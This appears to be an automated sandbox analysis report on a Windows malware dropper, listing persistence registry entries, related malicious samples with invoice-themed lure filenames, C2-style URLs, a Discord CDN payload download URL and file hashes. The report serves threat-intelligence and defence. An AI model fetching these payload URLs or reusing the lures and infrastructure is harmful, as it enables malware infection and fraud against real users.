10:03:08	API Interceptor	4x Sleep call for process: Accfdrv.exe modified
10:03:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 7NF4IRG0T C:\Program Files (x86)\internet explorer\ieinstal.exe

Time	Type	Description
10:03:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 7NF4IRG0T C:\Program Files (x86)\internet explorer\ieinstal.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.0.238.42	lPpaIe5ny0.exe	Get hash	malicious	Browse	• www.dreamhustle.info/v836/?v6=jaUjLN/ZbrM1qKKwli3HeRugkqsK8xb3/srmz7ilx7gpaL2oNFK4ariapkG7KlDxoo/Z&-Zi=W6AxyvX0n
162.159.136.232	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	
	MT103---USD42,880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	
	New Order PO20011046.exe	Get hash	malicious	Browse	
	11-27.exe	Get hash	malicious	Browse	
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	
	XcOxlmOz4D.exe	Get hash	malicious	Browse	
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	
	SpecificationX20202611.xlsx	Get hash	malicious	Browse	
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
23.227.38.74	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• www.billy-le-dinosaure.com/o56q/?WvIt=APcPSDMP52ah&sVd0vN=gCtNUJ1CQ8U9q7ZzMc2d2h6wBUmpDavcK7pJADO96ufPAYRAbsXYKXKD4xOblEVJOYrmUAgpcg==
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• www.not-taboo.com/o56q/?-Z2hnx=9Sq28+gy4k4CrtJhpK8mM8fwBZ3GLEhrr70589yX6MfPm6K+L9JTnWLRwUno7wtg+0sX&2d=lneha

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• www.weeboom.com/otzo/?mbyT=TlgxGMckxG2/m/wVsYLalpOTthrMi9e1M6bBsbtpd+dUVGoH9XNTVfs1pSHqhWYZRMtM&NjQDzx=8p44bXXH
	PO011220202.xlsx	Get hash	malicious	Browse	• www.motiftopshop.com/zsh/?N0Gh_=JZyp5hKpHFU&Kzr8=LW3vT2wOhwb5YeSjBm/xqM/R3Mk0GC5qWS98VKUn1L844MgZMYV+fo4UgXBhh6so6VJjiA==
	anthoony.exe	Get hash	malicious	Browse	• www.trylolows.com/94sb/?wZ=O2Mpwp&8p0=tSe/k2hUbK9JOGMbNEj8EXoWq8Zj/1DbRaCiT8m75tvTcFIe2nO1Yz8/gh0afly2SKo6
	anthony.exe	Get hash	malicious	Browse	• www.shoprosalind.com/94sb/?mt=V6ADi2WH&XPc=gm/BACCegjr901d7wChIVqPJdpGd2m3zpZPHslbtuBWtM0qRz2nbyKvEnSTqlQhLYVZg
	EME_PO.47563.xlsx	Get hash	malicious	Browse	• www.tennessyherb.com/mz59/?u2M0SF6h=DnU1EkBat3Hivgbf1+4PHnhz+o7EzLkrjQo0TNQNOtieRb0aWO5zv8QtAyN+qW28k6DlMA==&rFN0=Xrx4qn
	Shipping documents.xlsx	Get hash	malicious	Browse	• www.cocogreensoil.com/sqe3/?cB=oXNDcZDlqRKH2hC5SoJ7dwvXOnFb9nMS++dxAtrFY1wLaleqRTsShLolmYf7RNmK9qOopw==&NreT=XJE0G4nHflj
	PO98765.exe	Get hash	malicious	Browse	• www.bloochy.com/sbmh/?4hLtM4=skYwVssfaMrhlhDh0By1+2yNFudwvP+0WfyEru4f7dWeU3QH+Wh99HLFJYHhc5Wxp3Js&n0DXRn=xPJxZNG0xPz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	inv.exe	Get hash	malicious	Browse	• www.nairobi-paris.com/hko6/?rL0=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8ldLeLrXs8RcdM6azEYnfszPY9qEDw==&3f_X=Q2J8lT4hKB4
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• www.smartropeofficial.com/mz59/?VrGd-0=igsD6CIxfIdP/BmaDcqJRhdi7opbp9JZE0pffGSxnJfYzYphWR5FxPFRxokm8KQT47JnMg==&MDKtU=Jxotsl4pOvw
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.veryinteresthing.com/bg8v/?DXIXO=Ci+8b5yVi0HjeRDPketSQzJsjy9TvJsNh1v2CR5lKm1ZvVcQvafggDw5DTXIkkN2hOV2&Jt7=XPv4nH2h
208.91.197.27	anthoony.exe	Get hash	malicious	Browse	• www.ranchomanantiales.com/94sb/?wZ=O2Mpwp&8p0=pOBXpMWnjatuS+ijtySIbndA6UGbNEkguXOqz+BgIHjvnoHLWB4byr1VfViBY5+iP1hj
	anthon.exe	Get hash	malicious	Browse	• www.ranchomanantiales.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=pOBXpMWnjatuS+ijtySIbndA6UGbNEkguXOqz+BgIHjvnoHLWB4byr1VfWCRXYuaRQlk
	yeni siparis acil.exe	Get hash	malicious	Browse	• www.wilsonislandretreat.com/fs8/?1bz=o8rdr&-Z1hnr=C0r1naj55DhhwhA8NSXc4Q/lUT4jbQLZsCdfk4Y+iKMNBwZTBPHxaS4/D2X9Zzxhd9y6
	ant.exe	Get hash	malicious	Browse	• www.ranchomanantiales.com/94sb/?8pMt5xHX=pOBXpMWnjatuS+ijtySIbndA6UGbNEkguXOqz+BgIHjvnoHLWB4byr1VfViBY5+iP1hj&GzrT=Wb1LdRq8x

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• www.fallo ffreddieth eleaf.com/cia6/?7n-DJ=j4omisleZbyZRZrSgzfOdX5pt6yvJ+58ReZaALVycT/t10Sh+Q/hIH7BIoQSrBF5hgnE&8pF01J=z2MDIjT0
	#U0111#U01a1n h#U00e0ng m#U1edbi.exe	Get hash	malicious	Browse	• www.deanpalm.net/fs8/?JB4DTN=tu1LDC6IPYmKZnraIc0SKYaEYILz0MPPYdmUYl0gizDohCfEsYWNrT8IstAZ1DHPtv2f&BXIxB=Z0GDC6zhqLv
	INV0987TR_9876.xlsx	Get hash	malicious	Browse	• www.tripleedelights.com/glt/?NBbxfj1=0TbWcCq0BH/77wiKjFgViaEqvkBlhWfSUJVF9qS7GxU4ZjhNE2j0doPEj6CMGeDEO4MHDg==&khm06=7ncl5z
	Orden de compra.exe	Get hash	malicious	Browse	• www.wilsonislandretreat.com/fs8/?8p=CZDIfN&ob34vR=C0r1naj55DhhwhA8NSXc4Q/IUT4jbQLZsCdfk4Y+iKMNBwZTBPHxaS4/D2XXGDBhZ/66
	PO839273927423082.exe	Get hash	malicious	Browse	• www.pipelinepodcastnetwork.net/v836/?xrDX0l=WfyfQKsXhkICYg13vyYGtsgCPJUCsLJ/qawp9NzIgcusuQhlN2rBXqDoN46shNEEZ0aV&tHrp=gdH8I6k0f0
	a92KGua3jr.exe	Get hash	malicious	Browse	• www.vcsventures.net/kbc/?mR-0xBQ=8j5aSghQXYMfi5ZbhZMThF+NIyPOcm7SLQpaBrrBoLhdwlAqm6dvu6NQDHkZmwfNhZWS2EpxDg==&Unm=1bYHY
	130003150.exe	Get hash	malicious	Browse	• www.aptivauto.com/otn/?SP=zgqqBh10sT1gbBdM6lH/sxcLooMMlLYCFseSs+0bNVGuXBKG14sobb0D5onjUI652j9T&rXLp70=PRk0iFp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Glihjsn_Signed_.exe	Get hash	malicious	Browse	• www.airaguevara.net/dgb6/
	49PO_doc 45365.pd.exe	Get hash	malicious	Browse	• www.actifyyoursalesforce.com/sw/
	52Statement.exe	Get hash	malicious	Browse	• www.justsign.digital/hx296/?yz7tg=eSvYurp9rOL3bpnzqmb4LbmD9OnU7AbuLdH8sIGJOQZDb3Hc/JjwFuiqSZcrzPDQ7TGjpoMyYTN4YuCr2ZbFeA==&6lN=3f6HZl
	67output order.exe	Get hash	malicious	Browse	• www.secpac.net/ug6/
	4product samples pdf.exe	Get hash	malicious	Browse	• www.dhackhi.com/ca/?6lxls0n=+KLH3OY+xsFDsmK0pnGA4FDM22TfUwKE8uqW2SCQmoEb052ogf5et+JdBSdL1p9Gwy5cZoq3CBHrFSp5Vth1+w==&5j=v8klMje8RHhhoxb
	Order Confirmation-190104-00003.pdf.exe	Get hash	malicious	Browse	• www.ee4j.net/ch26/?id=bzA8B/k2l+MKjVC3UeDXETYJn9dR/7+y2XqoEqWTGPlXaavAPZ52gOI2JbGdziesf7SXHjE6PZIYbAtGlyIIRA==&5jp=x47DUfwXB4TDk6
	31Products.exe	Get hash	malicious	Browse	• www.lilearth707.com/f54/?0JrhBz9=ik5cBi87ANWnS4nfje55WczcUPo0j4ZJHlcKRsKX8kGov8e4TJ4S7+TdZM85qH5lC2AIdDDlNMJhpuUjUY5kHw==&3fB=pz7lUfw8f8
	62Payment advice,docx.exe	Get hash	malicious	Browse	• www.airdallas.company/bee/
	28SCAN-113-PDF.exe	Get hash	malicious	Browse	• www.solarsoakerpaints.com/w4/?1b6HZl=lxRzEh2Ms/9cpWjqyY5gQdjbd+Z1SVCoP3obxVv/va/r5QmgpJCdCKDrdkvv6lDwdvtjqhQgk4mAcGUh&6l=5jht

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	part1.rtf	Get hash	malicious	Browse	• 162.159.130.233
	VNY-C-I-77-5714246.xls	Get hash	malicious	Browse	• 162.159.135.233
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	43000_purchase_invoice_payment_receipt_.xls	Get hash	malicious	Browse	• 162.159.133.233
	VNYI000314522.exe	Get hash	malicious	Browse	• 162.159.135.233
	Upit_Invoice.exe	Get hash	malicious	Browse	• 162.159.134.233
	MT103---USD42,880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.130.233
	vHQYvz88iw.exe	Get hash	malicious	Browse	• 162.159.133.233
	BWPh61ydQN.exe	Get hash	malicious	Browse	• 162.159.135.233
	DHL invoice VNYI564714692.exe	Get hash	malicious	Browse	• 162.159.130.233
	Order-Poland.exe	Get hash	malicious	Browse	• 162.159.134.233
	Novi poredak.exe	Get hash	malicious	Browse	• 162.159.135.233
	Customer Remittance Advice 9876627262822662.exe	Get hash	malicious	Browse	• 162.159.135.233
	94039330.exe	Get hash	malicious	Browse	• 162.159.134.233
	P1001094.EXE	Get hash	malicious	Browse	• 162.159.134.233
	New Order PO20011046.exe	Get hash	malicious	Browse	• 162.159.135.233
	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.129.233
parkingpage.namecheap.com	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 198.54.117.218
	POQQTYG.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• 198.54.117.217
	new quotation order.exe	Get hash	malicious	Browse	• 198.54.117.216
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 198.54.117.216
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.211
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 198.54.117.212
	Order List.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.215
	SHIPMENT DOCUMENT.xlsx	Get hash	malicious	Browse	• 198.54.117.217
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 198.54.117.211
	invoice No_SINI0068206497.exe	Get hash	malicious	Browse	• 198.54.117.215
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	4Dm4XBD0J5.exe	Get hash	malicious	Browse	• 198.54.117.217
	yo0PRvEkB3.rtf	Get hash	malicious	Browse	• 198.54.117.216
	RSC22091236.exe	Get hash	malicious	Browse	• 198.54.117.212
	PI210941.exe	Get hash	malicious	Browse	• 198.54.117.215
discord.com	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.136.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.138.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.138.232
	caw.exe	Get hash	malicious	Browse	• 162.159.138.232
	VNYI000314522.exe	Get hash	malicious	Browse	• 162.159.135.232
	Upit_Invoice.exe	Get hash	malicious	Browse	• 162.159.135.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MT103---USD42,880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.136.232
	vHQYvz88iw.exe	Get hash	malicious	Browse	• 162.159.137.232
	DHL invoice VNYI564714692.exe	Get hash	malicious	Browse	• 162.159.135.232
	Order-Poland.exe	Get hash	malicious	Browse	• 162.159.137.232
	Novi poredak.exe	Get hash	malicious	Browse	• 162.159.137.232
	Customer Remittance Advice 9876627262822662.exe	Get hash	malicious	Browse	• 162.159.128.233
	94039330.exe	Get hash	malicious	Browse	• 162.159.128.233
	P1001094.EXE	Get hash	malicious	Browse	• 162.159.128.233
	ompbSaRiK0.exe	Get hash	malicious	Browse	• 162.159.135.232
	New Order PO20011046.exe	Get hash	malicious	Browse	• 162.159.128.233
	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.137.232
	11-27.exe	Get hash	malicious	Browse	• 162.159.136.232
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.128.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	documenti 12.01.20.doc	Get hash	malicious	Browse	• 104.28.6.227
	documenti 12.01.20.doc	Get hash	malicious	Browse	• 172.67.164.220
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	officialdoc!_013_2020.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://tvronline.com/ihs	Get hash	malicious	Browse	• 104.16.123.96
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.123.135
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 104.31.70.85
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233
	invoice.xlsx	Get hash	malicious	Browse	• 172.67.143.180
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 23.227.38.74
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 104.27.146.3
	imVtKjcvlb.exe	Get hash	malicious	Browse	• 172.67.146.58
	Quote.exe	Get hash	malicious	Browse	• 172.67.188.154
	doc-3860.xls	Get hash	malicious	Browse	• 104.31.87.226
	LIST_OF_IDs.xls	Get hash	malicious	Browse	• 104.22.1.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 23.227.38.74
	info1270.xls	Get hash	malicious	Browse	• 104.28.11.60
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 104.22.0.232
DIGITALOCEAN-ASNUS	INQUIRY.exe	Get hash	malicious	Browse	• 165.22.47.208
	SecuriteInfo.com.Exploit.Siggen2.36423.19904.doc	Get hash	malicious	Browse	• 46.101.255.144
	http://https://mbtaroll.tk/Login.php?sslchannel=true&sessionid=Jpvx93y8JgRFpwB2D6S76FwVGVH0eKmArD2DZdvffGrHIfGfryVp0vtNmvQdBq2eIn8T1temjHcqnoXVK9jYs24fgzW8Poywqnsx1f3VYySbZPlY2BXshxKsAiqv4FaDCo	Get hash	malicious	Browse	• 138.68.46.126
	http://https://www.paperturn-view.com/?pid=MTI128610	Get hash	malicious	Browse	• 167.172.136.187
	uzutwotm.exe	Get hash	malicious	Browse	• 64.227.33.221
	http://https://mbtaroll.tk/Login.php?sslchannel=true&sessionid=Jpvx93y8JgRFpwB2D6S76FwVGVH0eKmArD2DZdvffGrHIfGfryVp0vtNmvQdBq2eIn8T1temjHcqnoXVK9jYs24fgzW8Poywqnsx1f3VYySbZPlY2BXshxKsAiqv4FaDCo	Get hash	malicious	Browse	• 138.68.46.126
	http://https://bit.ly/2IND0ob	Get hash	malicious	Browse	• 138.197.155.84

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://doc.clickup.com/p/h/853bx-28/ee9d693560ec8e5	Get hash	malicious	Browse	• 167.172.136.187
	http://https://www.dropbox.com/s/5vgml9mqmjffp3n/Note%207V1N0UE.doc?dl=1	Get hash	malicious	Browse	• 167.172.218.142
	Eptinaub3.dll	Get hash	malicious	Browse	• 206.189.56.140
	Detailed GCIOC2V.doc	Get hash	malicious	Browse	• 167.172.218.142
	Detailed GCIOC2V.doc	Get hash	malicious	Browse	• 167.172.218.142
	otaxujuc64.dll	Get hash	malicious	Browse	• 68.183.89.248
	Donorcasino.dll	Get hash	malicious	Browse	• 68.183.89.248
	Detailed GCIOC2V.doc	Get hash	malicious	Browse	• 167.172.218.142
	Visitreflect.dll	Get hash	malicious	Browse	• 206.189.56.140
	Lijocn.dll	Get hash	malicious	Browse	• 206.189.56.140
	http://https://strongbayies.ams3.digitaloceanspaces.com/idfstygbrvfdcsefrgtdex.html	Get hash	malicious	Browse	• 5.101.110.225
	bank details.xlsx	Get hash	malicious	Browse	• 206.189.38.245
	8gd8e0WySc.exe	Get hash	malicious	Browse	• 178.62.189.250
NAMECHEAP-NETUS	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 198.54.117.218
	SafeHashHandle.exe	Get hash	malicious	Browse	• 198.54.122.60
	http://https://agateparadise.com/docs/slab	Get hash	malicious	Browse	• 162.0.232.229
	http://https://qaennnjskhbusrcq-dot-owaonk399399393.uk.r.appspot.com/	Get hash	malicious	Browse	• 162.0.232.106
	QT2091.xls	Get hash	malicious	Browse	• 68.65.120.198
	Ck3QG7gfay.exe	Get hash	malicious	Browse	• 192.64.116.180
	POQQTYG.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	http://https://teams-document-offline-view.webflow.io/	Get hash	malicious	Browse	• 162.0.229.161
	http://www.00sean.shine.buttbrothersgroup.com/?VGH=c2Vhbi5zaGluZUBwYXJhZ29uLWV1cm9wZS5jb20=	Get hash	malicious	Browse	• 198.54.114.168
	SecuriteInfo.com.Artemis9C2423680592.exe	Get hash	malicious	Browse	• 198.54.122.60
	4154038104 Quotation.xlsx	Get hash	malicious	Browse	• 198.54.122.60
	5fc612703f844.dll	Get hash	malicious	Browse	• 192.64.114.155
	MDibex.exe	Get hash	malicious	Browse	• 198.54.122.60
	http://arabyship.com/ot/ot/one/info@primusservices.com	Get hash	malicious	Browse	• 199.192.28.193
	http://https://superlots.page.link/free?c8j	Get hash	malicious	Browse	• 198.187.31.101
	Vm2120896.htm	Get hash	malicious	Browse	• 198.54.117.244
	Final_Report.html	Get hash	malicious	Browse	• 198.54.115.249
	IVR INVOICE.doc	Get hash	malicious	Browse	• 198.54.116.178
	http://po0wqcztppp.trsnchjvrd.com/	Get hash	malicious	Browse	• 192.64.119.254
	SecuriteInfo.com.Trojan.Inject4.5681.27791.exe	Get hash	malicious	Browse	• 198.54.122.60
CLOUDFLARENETUS	documenti 12.01.20.doc	Get hash	malicious	Browse	• 104.28.6.227
	documenti 12.01.20.doc	Get hash	malicious	Browse	• 172.67.164.220
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	officialdoc!_013_2020.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://tvronline.com/ihs	Get hash	malicious	Browse	• 104.16.123.96
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.123.135
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 104.31.70.85
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233
	invoice.xlsx	Get hash	malicious	Browse	• 172.67.143.180
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 23.227.38.74
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 104.27.146.3
	imVtKjcvlb.exe	Get hash	malicious	Browse	• 172.67.146.58
	Quote.exe	Get hash	malicious	Browse	• 172.67.188.154
	doc-3860.xls	Get hash	malicious	Browse	• 104.31.87.226
	LIST_OF_IDs.xls	Get hash	malicious	Browse	• 104.22.1.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 23.227.38.74
	info1270.xls	Get hash	malicious	Browse	• 104.28.11.60
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 104.22.0.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Reports BD07ZFERA.doc	Get hash	malicious	Browse	• 162.159.134.233
	http://https://tvronline.com/ihs	Get hash	malicious	Browse	• 162.159.134.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.134.233
	zeppelin.exe	Get hash	malicious	Browse	• 162.159.134.233
	imVtKjcvlb.exe	Get hash	malicious	Browse	• 162.159.134.233
	http://https://icsheadstart-my.sharepoint.com/:b:/g/personal/agreer_ics-hs_org/Efrk8FYTb6pNqHO8jgX4qqcB1ibAW9ZmUWYUGIEnXM4YxA?e=4%3a8jNJwB&at=9	Get hash	malicious	Browse	• 162.159.134.233
	http://https://secure-teams-storage.webflow.io/	Get hash	malicious	Browse	• 162.159.134.233
	document-837747519.xls	Get hash	malicious	Browse	• 162.159.134.233
	http://https://agateparadise.com/docs/slab	Get hash	malicious	Browse	• 162.159.134.233
	D8O415702633.xlsm	Get hash	malicious	Browse	• 162.159.134.233
	http://https://schoola.page.link/tobR	Get hash	malicious	Browse	• 162.159.134.233
	Receipt__n3117_12022020.xls	Get hash	malicious	Browse	• 162.159.134.233
	http://https://europole.be/wp-content/languages/themes/bOY7iDE8WJTbw/	Get hash	malicious	Browse	• 162.159.134.233
	20-091232.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	http://https://kraken-wood.com	Get hash	malicious	Browse	• 162.159.134.233
	http://https://dynalist.io/d/TcKkPvWijzGN4uv-0OCmM26A	Get hash	malicious	Browse	• 162.159.134.233
	http://https://solarpanels.ai/ca.html	Get hash	malicious	Browse	• 162.159.134.233
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 162.159.134.233
	http://https://www.dropbox.com/s/id8j4kg05zg4ug0/Notice%20DJ0XBTM.doc?dl=1	Get hash	malicious	Browse	• 162.159.134.233
	http://https://www.paperturn-view.com/?pid=MTI128610	Get hash	malicious	Browse	• 162.159.134.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe

Process:	C:\Users\user\Desktop\AT113020.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1375232
Entropy (8bit):	6.376827918170696
Encrypted:	false
SSDEEP:	24576:/6HfVuY8FoR6ScMtNvHoM0XCA1ItFvDgIFpc5MEfsvvH:/6HV8FHM0XCA1ItFvDpFpcBfsX
MD5:	8477C9B80B4B7796F904EC72ABE8FF71
SHA1:	EDF1C7DAED8B5922F727170D9BD51BB00FAE2538
SHA-256:	772DEC92F8AD84F499FBAF384A618C5208E1D5882D753F99AEB396059FFB4F1C
SHA-512:	D081E0AC469B5CEB8C6BA3D75979F08BFC8CC49A02489AA2DEB35829E8955F4428F7E41D044AE246DAB234C29D46F652B6C6DEA2938FC05AAB2977A96584BCFB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 43%
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe	
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....6.....@.....P...-...P...4.....X..... .....text..... ..`.itext..... ..`.data...(,.....@....bss.....`.....idata...-...P.....@....tls....@..... ....".....rdata.....".....@..@.reloc.....$.....@..B.rsrc....4...P...4.....@..@.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\Accfcxz[1]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	740352
Entropy (8bit):	3.9876350854600338
Encrypted:	false
SSDEEP:	12288:q60T0l8RwlxjlxjG7IoNf1Z8H770BZTtoMw66yr4S6vIB6U/:qXTHxjPgPM7w6MSyt6y/
MD5:	739D33BE50F70F51A099001C64AFF261
SHA1:	BEC90E065E556B86DE081E6F2CB4BA09DFBB6402
SHA-256:	97A8E5DF35B9C51DA0AB986A7898590C0BDB8CC8619B04272D5BC9AD04533780
SHA-512:	BEE662D31B0A802FAA42E76215783B513995125C88D0A2F097476A501244FDB26211A2B97F6C9EBFC5A00045F53E27ABF9F25830387AD2E4326634A8E48C341A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdn.discordapp.com/attachments/777569443156197399/782882049986920478/Accfcxz
Preview:	34d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534 d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d4 93039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493 039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d49303 9387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d4930393 87157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387 157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d49303938715 7534d493039387157534d493039387157534d493039387157534d493039387157534d49303

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\Accfcxz[1]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	740352
Entropy (8bit):	3.9876350854600338
Encrypted:	false
SSDEEP:	12288:q60T0l8RwlxjlxjG7IoNf1Z8H770BZTtoMw66yr4S6vIB6U/:qXTHxjPgPM7w6MSyt6y/
MD5:	739D33BE50F70F51A099001C64AFF261
SHA1:	BEC90E065E556B86DE081E6F2CB4BA09DFBB6402
SHA-256:	97A8E5DF35B9C51DA0AB986A7898590C0BDB8CC8619B04272D5BC9AD04533780
SHA-512:	BEE662D31B0A802FAA42E76215783B513995125C88D0A2F097476A501244FDB26211A2B97F6C9EBFC5A00045F53E27ABF9F25830387AD2E4326634A8E48C341A
Malicious:	false
Reputation:	low
Preview:	34d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534 d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d4 93039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493 039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d49303 9387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d4930393 87157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387 157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d493039387157534d49303938715 7534d493039387157534d493039387157534d493039387157534d493039387157534d49303

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
